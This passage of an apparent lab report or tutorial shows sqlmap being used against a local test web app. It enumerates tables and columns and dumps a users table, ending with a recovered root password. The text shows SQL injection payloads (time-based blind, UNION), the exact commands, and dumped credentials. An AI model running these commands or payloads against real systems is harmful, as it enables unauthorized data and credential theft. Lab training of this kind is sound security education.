[11:00:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0.12
[11:00:53] [INFO] fetching tables for database: 'information_schema'
Database: information_schema
...
{1.2.10#stable}
http://sqlmap.org
```

Figure 2. 5: Command to enumerate tables of information\_schema database




```
Database: information_schema
[28 tables]
+-----+
| CHARACTER_SETS
| COLLATIONS
| COLLATION_CHARACTER_SET_APPLICABILITY
| COLUMNS
| COLUMN_PRIVILEGES
| ENGINES
| EVENTS
| FILES
| GLOBAL_STATUS
| GLOBAL_VARIABLES
| KEY_COLUMN_USAGE
| PARTITIONS
| PLUGINS
| PROCESSLIST
| PROFILING
| REFERENTIAL_CONSTRAINTS
| ROUTINES
| SCHEMATA
| SCHEMA_PRIVILEGES
| SESSION_STATUS
| SESSION_VARIABLES
| STATISTICS
| TABLES
| TABLE_CONSTRAINTS
| TABLE_PRIVILEGES
| TRIGGERS
| USER_PRIVILEGES
| VIEWS
+-----+
[11:00:53] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.101'
```

Figure 2. 6: Enumerated Tables of Information\_schema database

To enumerate the table names of a given database, type the command given below.

```
sqlmap -u "192.168.56.101/sqli/example1.php?name=root" -D exercises --tables
```



```
root@kali: ~/sqlmap
root@kali:~/sqlmap# sqlmap -u "192.168.56.101/sqli/example1.php?name=root" -D exercises --tables


[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting at 11:07:45

[11:07:46] [INFO] resuming back-end DBMS 'mysql'
[11:07:46] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: name (GET)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: name=root' AND SLEEP(5) AND 'XGek'='XGek

  Type: UNION query
  Title: Generic UNION query (NULL) - 5 columns
  Payload: name=root' UNION ALL SELECT CONCAT(0x716a6b7071,0x4c4d58676e787a44746b754c706d6247416554547257755a4e4956615050544158666f57554f4e76,0x7178767871),NULL,NULL,NULL,NULL-- XakJ
---
[11:07:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0.12
[11:07:46] [INFO] fetching tables for database: 'exercises'
Database: exercises
[1 table]
+-----+
| users |
+-----+
```

Figure 2. 7: Command to enumerate tables of exercises database



```
root@kali: ~/sqlmap
root@kali:~/sqlmap# sqlmap -u "192.168.56.101/sqli/example1.php?name=root" -D exercises --tables

Parameter: name (GET)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: name=root' AND SLEEP(5) AND 'XGek'='XGek

  Type: UNION query
  Title: Generic UNION query (NULL) - 5 columns
  Payload: name=root' UNION ALL SELECT CONCAT(0x716a6b7071,0x4c4d58676e787a44746b754c706d6247416554547257755a4e4956615050544158666f57554f4e76,0x7178767871),NULL,NULL,NULL,NULL-- XakJ
---
[11:07:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0.12
[11:07:46] [INFO] fetching tables for database: 'exercises'
Database: exercises
[1 table]
+-----+
| users |
+-----+

[11:07:46] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.101'

[*] shutting down at 11:07:46


root@kali:~/sqlmap#
```

Figure 2. 8: Enumerated tables of exercises database

## Enumerate Column names

To enumerate the columns of a given table, type the command given below.

`sqlmap -u "192.168.56.101/sqli/example1.php?name=root" -D exercises -T users --columns`



```
root@kali:~# sqlmap -u "192.168.56.101/sqli/example1.php?name=root" -D exercises -T users --columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program


[*] starting at 12:19:48

[12:19:49] [INFO] resuming back-end DBMS 'mysql'
[12:19:49] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: name (GET)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: name='root' AND SLEEP(5) AND 'pwsa'='pwsa

  Type: UNION query
  Title: Generic UNION query (NULL) - 5 columns
  Payload: name='root' UNION ALL SELECT NULL,NULL,CONCAT(0x716a627a71,0x784f5643555541

root@kali:~#
```

Figure 2. 9: Command to enumerate column names and types of table users



```
root@kali:~/sqliv

Payload: name='root' UNION ALL SELECT CONCAT(0x716a6b7071,0x4c4d58676e787a44746b754c706d6247416554547257755a4e4956615050544158666f57554f4e76,0x7178767871),NULL,NULL,NULL,NULL-- XakJ

[11:09:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0.12
[11:09:46] [INFO] fetching columns for table 'users' in database 'exercises'
Database: exercises
Table: users
[5 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| age     | int(11) |
| groupid | int(11) |
| id      | int(11) |
| name    | varchar(50) |
| passwd  | varchar(50) |
+-----+-----+

[11:09:46] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.101'

[*] shutting down at 11:09:46

root@kali:~/sqliv#
```


Figure 2. 10: Enumerated columns of table users



## Dump Data

To dump all data of a given table, type the command given below.

`sqlmap -u "192.168.56.101/sqli/example1.php?name=root" -D exercises -T users -- dump`



```
root@kali: ~/sqliv
root@kali:~/sqliv# sqlmap -u "192.168.56.101/sqli/example1.php?name=root" -D exercises
-T users --dump


[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state and
federal laws. Developers assume no liability and are not responsible for any misuse
or damage caused by this program

[*] starting at 11:16:10

[11:16:11] [INFO] resuming back-end DBMS 'mysql'
[11:16:11] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: name (GET)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: name=root' AND SLEEP(5) AND 'XGek'='XGek

  Type: UNION query
  Title: Generic UNION query (NULL) - 5 columns
  Payload: name=root' UNION ALL SELECT CONCAT(0x716a6b7071,0x4c4d58676e787a44746b754c
```

Figure 2. 11: command to dump all the data of the table users



```
root@kali: ~/sqliv
root@kali:~/sqliv# sqlmap -u "192.168.56.101/sqli/example1.php?name=root" -D exercises
-T users --dump

[11:16:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0.12
[11:16:11] [INFO] fetching columns for table 'users' in database 'exercises'
[11:16:11] [INFO] fetching entries for table 'users' in database 'exercises'
Database: exercises
Table: users
[4 entries]
+----+-----+-----+-----+-----+
| id | groupid | age | name | passwd |
+----+-----+-----+-----+-----+
| 1  | 10      | 10  | admin | admin  |
| 2  | 0       | 30  | root  | admin21 |
| 3  | 2       | 5   | user1 | secret |
| 5  | 5       | 2   | user2 | azerty |
+----+-----+-----+-----+-----+


[11:16:12] [INFO] table 'exercises.users' dumped to CSV file '/root/.sqlmap/output/192.
168.56.101/dump/exercises/users.csv'
[11:16:12] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168
.56.101'

[*] shutting down at 11:16:12
root@kali:~/sqliv#
```

Figure 2. 12: data of the table users

To dump all data of a given table, type the command given below.

`sqlmap -u "192.168.56.101/sqli/example1.php?name=root" -D exercises -T users -C name,passwd --where "name='root'" --dump`



```
root@kali:~# sqlmap -u "192.168.56.101/sqli/example1.php?name=root" -D exercises -T users -C name,passwd --where "name='root'" --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 11:28:40

[11:28:41] [INFO] resuming back-end DBMS 'mysql'
[11:28:41] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: name (GET)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: name=root' AND SLEEP(5) AND 'XGek'='XGek

  Type: UNION query
  Title: Generic UNION query (NULL) - 5 columns
  Payload: name=root' UNION ALL SELECT CONCAT(0x716a6b7071,0x4c4d58676e787a44746b754c706d6247416554547257755a4e4956615050544158666f57554f4e76,0x7178767871),NULL,NULL,NULL,NULL-- XakJ


[11:28:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0.12
[11:28:41] [INFO] fetching entries of column(s) 'name, passwd' for table 'users' in database 'exercises'
Database: exercises
Table: users
[1 entry]
+-----+-----+
| name | passwd |
+-----+-----+
| root | admin21 |
+-----+-----+

[11:28:42] [INFO] table 'exercises.users' dumped to CSV file '/root/.sqlmap/output/192.168.56.101/dump/exercises/users.csv'
[11:28:42] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.101'

[*] shutting down at 11:28:42

root@kali:~#
```

Figure 2. 13: Command to get specific data from a specific user from a table



```
root@kali:~# sqlmap -u "192.168.56.101/sqli/example1.php?name=root" -D exercises -T users -C name,passwd --where "name='root'" --dump

[11:28:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0.12
[11:28:41] [INFO] fetching entries of column(s) 'name, passwd' for table 'users' in database 'exercises'
Database: exercises
Table: users
[1 entry]
+-----+-----+
| name | passwd |
+-----+-----+
| root | admin21 |
+-----+-----+

[11:28:42] [INFO] table 'exercises.users' dumped to CSV file '/root/.sqlmap/output/192.168.56.101/dump/exercises/users.csv'
[11:28:42] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.101'

[*] shutting down at 11:28:42

root@kali:~#
```

Figure 2. 14: root name and root password

Root password is **“admin21”**



## References

- [1] “What is SQL Injection (SQLi) and How to Prevent It,” [Online]. Available: <https://www.acunetix.com/websitesecurity/sql-injection/>. [Accessed 26 March 2019].
- [2] A. Motoori, “SQL Injection – The Types – Part 2,” Security Testing Concepts, [Online]. Available: <http://www.qafox.com/sql-injection-types/>. [Accessed 26 March 2019].
- [3] P. Rubens, “10 Ways to Prevent or Mitigate SQL Injection Attacks,” 24 February 2010. [Online]. Available: <http://www.enterprisenetworkingplanet.com/netsecur/article.php/3866756/10-Ways-to-Prevent-or-Mitigate-SQL-Injection-Attacks.htm>. [Accessed 2019 March 26].